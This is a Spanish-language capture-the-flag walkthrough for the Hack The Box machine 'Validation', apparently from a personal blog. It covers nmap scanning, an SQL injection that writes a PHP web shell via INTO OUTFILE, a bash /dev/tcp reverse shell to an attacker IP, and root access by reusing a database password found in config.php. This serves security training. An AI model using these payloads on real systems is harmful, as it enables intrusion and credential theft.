

# Guía para Resolver la Maquina Validation en Hack The Box.




Antes de empezar creamos un directorio con el nombre de la maquina para tener todo en orden.

```
mkdir validation
```

Una vez conectados a la VPN de HTB ( `sudo openvpn Nombre_de_el_archivo` ) y haber encendido la maquina lanzamos un ping para comprobar que tenemos conectividad con la maquina:

```
ping -c 4 10.10.11.116
```

A terminal window with a dark background. The prompt is (geriagui@kaliisir)~[~/Documentos]. The command \$ ping -c 4 10.10.11.116 has been entered. The output shows four successful ping responses from 10.10.11.116, each with 56(84) bytes of data, icmp\_seq values of 2 and 4, and TTL values of 63. The response times are 124 ms and 201 ms respectively.

```
(geriagui@kaliisir)~[~/Documentos]  
$ ping -c 4 10.10.11.116  
PING 10.10.11.116 (10.10.11.116) 56(84) bytes of data.  
64 bytes from 10.10.11.116: icmp_seq=2 ttl=63 time=124 ms  
64 bytes from 10.10.11.116: icmp_seq=4 ttl=63 time=201 ms
```

Como podemos ver si tenemos conectividad con la maquina validation, otra cosa que podemos ver es que tiene un ttl=63, lo que significa que nos estamos enfrentando a una maquina linux.

Ahora vamos a empezar con la etapa de reconocimiento, primero vamos a hacer un escaneo basico con Nmap para ver los puertos abiertos, el escaneo lo vamos a exportar en formato grepeable:

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.11.116 -oG allPorts
```

Donde `-p-` sirve para que Nmap escanee los 65535 puertos TCP posibles en el objetivo, Esto es muy util cuando buscamos servicios inusuales corriendo en puertos no estándar, ya que si solo ponemos `-p` Nmap solo escaneara los 1000 puertos mas comunes, pero en nuestro caso queremos que nos escanee la totalidad de los puertos.

Normalmente, Nmap muestra puertos abiertos, cerrados y filtrados. Al añadir `--open` , la salida se simplifica, mostrando solo los puertos abiertos, que son los mas relevantes para descubrir servicios, lo cual es el siguiente paso.

`-sS` : esto especifica el tipo de escaneo. `sS` significa "SYN scan" o "Stealth scan" (escaneo sigiloso). Este es el tipo de escaneo mas popular y por defecto para usuarios con privilegios root, porque es como su nombre lo indica mas sigiloso.

`--min-rate 5000` : esto indica que el escaneo no va a mandar menos de 5000 paquetes por segundo para que el escaneo sea mas rápido.

`-vvv` : El triple verbose sirve para que Nmap nos valla mostrando la información mientras se esta haciendo el escaneo.

`-n` : esto sirve para que Nmap no haga resolución DNS, esto para acelerar el escaneo.

`-pn` : Sirve para que NMAP no haga ping o se salte el descubrimiento de host. esto porque si un host no responde al ping, Nmap lo considera "down" y no lo escanea.

Luego esta la `lp` y `-oG allports` que sirve para guardar los resultados del escaneo en formato grepeable.

Una ves el escaneo halla terminado ejecutamos el siguiente comando (Si tienes la herramienta):

```
./extractPorts allPorts
```

Es una herramienta que creo S4vitar que lo que hace es copear los puertos abiertos que te dio el escaneo para que no tengas que copearlos de uno por uno, si no tienes la herramienta solo puedes copearlos uno por uno (Si quieres que te pase el código puedes mandarme un mensaje por privado en mi LinkedIn: Gerardo Rios).

Ahora ejecutamos el siguiente escaneo para ver los servicios que estan corriendo por cada puerto, estos fueron los puertos abiertos:

```
22,80,8080
```

Escaneo:

```
nmap -sCV -p22,80,8080 10.10.11.116 -oN targeted
```

Este escaneo lo que hace es escanear otras ves la maquina, pero solo en los puertos **22, 80 y 8080**. En cada uno de esos puertos que encuentre abiertos, intenta determinar la **versión exacta del servicio** que está corriendo ( `-sV` ) y ejecuta los **scripts predeterminados** ( `-sC` ) para obtener más información y posibles vulnerabilidades. Finalmente, guarda todos los resultados de este escaneo en un archivo llamado `targeted.nmap` en un formato legible para humanos ( `-oN targeted` )."

```

$ cat targeted
# Nmap 7.95 scan initiated Wed Jun 18 21:11:07 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p22,80,8080 -oN targeted 10.10.11.116
Nmap scan report for 10.10.11.116
Host is up (0.44s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  3072 d8:f5:ef:d2:d3:f9:8d:ad:c6:cf:24:85:94:26:ef:7a (RSA)
|_  256 46:3d:6b:cb:a8:19:eb:6a:d0:68:86:94:86:73:e1:72 (ECDSA)
|_  256 70:32:d7:e3:77:c1:4a:cf:47:2a:de:e5:08:7a:f8:7a (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_ http-server-header: Apache/2.4.48 (Debian)
8080/tcp  open  http     nginx
|_ http-title: 502 Bad Gateway
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jun 18 21:12:09 2025 -- 1 IP address (1 host up) scanned in 61.88 seconds

(geriagui@kali:~/.Documents/validation)
$

```

Los escaneos revelaron que los puertos 22 (SSH), 80 (HTTP) y 8080 (HTTP) están abiertos. Solo el puerto 80 nos muestra una pagina, así que comenzaremos nuestra enumeración por ahi. Curiosamente, basándose en la versión de OpenSSH, el host parece estar ejecutando **Ubuntu**, mientras que el servicio Apache en el puerto 80 indica que está ejecutando **Debian**. Esto sugiere que podría haber algún tipo de **contenedorización** en el sistema objetivo, lo cual es bueno tener en cuenta durante la fase de explotación.

Ahora colocando la Ip de la maquina en el navegador para ver la pagina:




## Join the UHC - September Qualifiers

Register Now


Navegar al puerto 80 revela una sola página que pide un nombre de usuario y un cuadro desplegable para seleccionar un país.

Ahora abrimos el Burp Suite para interceptar las peticiones que hacemos a la pagina web, ponemos cualquier nombre de usuario y le damos en Join Now, inmediatamente Burp Suite debería de interceptar la petición.



Al ver lo que interceptamos usando Burp Suite, podemos ver que el desplegable es solo texto plano y podemos modificarlo a calores distintos de un país.

Ahora presionamos CTRL + R para que nos lo mande al Repeater , nos movemos a esa pestaña y le damos a Send.



Además, la página nos enviará una cookie de vuelta llamada user y nos redirigirá a /account.php .

Si enviamos esta solicitud varias veces, notaremos que la cookie que nos da no cambia hasta que cambiemos la variable Username , lo que indica que la sesión no es aleatoria. Dada la longitud de la cookie (32 caracteres) , asumimos que podría ser el hash MD5 del nombre de usuario dado, lo cual verificamos de la siguiente forma:

```
echo -n "admin" | md5sum
```

```
Archivo Acciones Editar Vista Ayuda
(geriagui@kali:~)-[~/Documentos/validation]
$ echo -n "admin" | md5sum
21232f297a57a5a743894a0e4a801fc3 -
```

Se confirma que la cookie es el hash MD5, ya que la salida coincide con la cookie devuelta.

Ahora vamos a intentar hacer un SQL Injection, vamos primero a probar agregando una comilla simple ' en el parámetro country , lo que en este caso no nos funciona.

## Join the UHC - September Qualifiers

Welcome admin

Other Players In Brazil'

Fatal error: Uncaught Error: Call to a member function fetch\_assoc() on bool in /var/www/html/account.php:33 Stack trace: #0 {main} thrown in /var/www/html/account.php on line 33

Si cambiamos el *payload* de Brazil' a Brazil' -- - , el mensaje de error desaparece, confirmando que el SQL Injection funciona.


## Join the UHC - September Qualifiers

Welcome admin

Other Players In Brazil'-- -

Sabiendo que podemos realizar una Inyección UNION y que esta es una aplicación PHP, podemos intentar usar la declaración INTO OUTFILE de SQL para soltar una *web shell*. Intentamos inyectar el siguiente *payload*:

```
Brazil' UNION SELECT "<?php SYSTEM($_REQUEST['cmd']); ?>" INTO OUTFILE  
' /var/www/html/shell.php'-- -
```



Asegúrate también de visitar el sitio `/account.php` después de enviar el *payload*, ya que la consulta no se activará realmente hasta que intentes cargar la página; de ahí, SQLi de segundo orden.

Enviar el *payload* de la misma manera que antes devuelve errores de SQL en la página web, sin embargo, eso se atribuye al hecho de que nuestra consulta no devuelve ninguna fila o columna. Al navegar a `/shell.php`, sin embargo, podemos verificar que el archivo fue creado exitosamente.

Ahora podemos ejecutar comandos arbitrarios en el sistema objetivo usando el parámetro `?cmd=`.

```
curl http://10.10.11.116/shell.php?cmd=id
```

```
(geriagui@kali:~/.Documents/validation)$ curl http://10.10.11.116/shell.php?cmd=id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Ahora vamos a obtener una shell interactiva, comenzamos creando un listener de Netcat en el puerto 4444:

```
ncat -nlvp 4444
```

A continuación, enviamos un *payload* típico de *reverse shell* que realizará una devolución de llamada a nuestro *listener*, usando cURL:


```
curl 10.10.11.116/shell.php --data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/10.10.14.5/4444 0>&1"'
```

Obtenemos una respuesta instantáneamente ya hora tenemos una reverse shell completa como `www-data`



```
(geriagui@kaliisir)-[~/Documentos/validation]
$ ncat -lvnp 4444
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.11.116:47506.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@validation:/var/www/html$ whoami
whoami
www-data
www-data@validation:/var/www/html$ |
```

Ya que estamos dentro, debemos de buscar las flags, la `user` flag se encuentra en el siguiente directorio `/home/htb`:



```
www-data@validation:/home/htb$ ls
ls
user.txt
www-data@validation:/home/htb$ |
```

Para ver la flag usamos cat: `cat user.txt`.

Ahora para encontrar la otra flag nos dirigimos al siguiente directorio `/var/www/html` en el vamos a encontrar un archivo llamado `config.php` leemos su contenido con `cat` y podremos ver que dicho archivo contiene unas credenciales:



```
cat config.php
<?php
    $servername = "127.0.0.1";
    $username = "uhc";
    $password = "uhc-9qual-global-pw";
    $dbname = "registration";

    $conn = new mysqli($servername, $username, $password, $dbname);
?>
www-data@validation:/var/www/html$ |
```

El archivo de configuración revela una contraseña de base de datos, que contiene las palabras "global-pw". La reutilización de contraseñas es una de las configuraciones erróneas más comunes, por lo que intentamos usar la contraseña obtenida `uhc-9qual-global-pw` para cambiar al usuario `root`

```
www-data@validation:/var/www/html$ su
su -
Password: uhc-9qual-global-pw
whoami
root
|
```

En cuanto coloques la contraseña no te va mostrar nada, solo se va a quedar en blanco pero ya podemos escribir, y usando el comando `whoami` podemos confirmar que ya somos el usuario `root`.

La ultima flag la encontraras en el directorio `/root/root.txt` que e sen el mismo en el que ya nos encontramos, podemos ejecutar `pwd` para saber en que directorio nos encontramos.

Y con esto la maquina Validation ya estaría resuelta.



## Validation has been Pwned!

Congratulations  **GERIAGUI3**, best of luck in capturing flags ahead!

<b>#5030</b>	<b>19 Jun 2025</b>	<b>RETIRED</b>
MACHINE RANK	PWN DATE	MACHINE STATE

OK

SHARE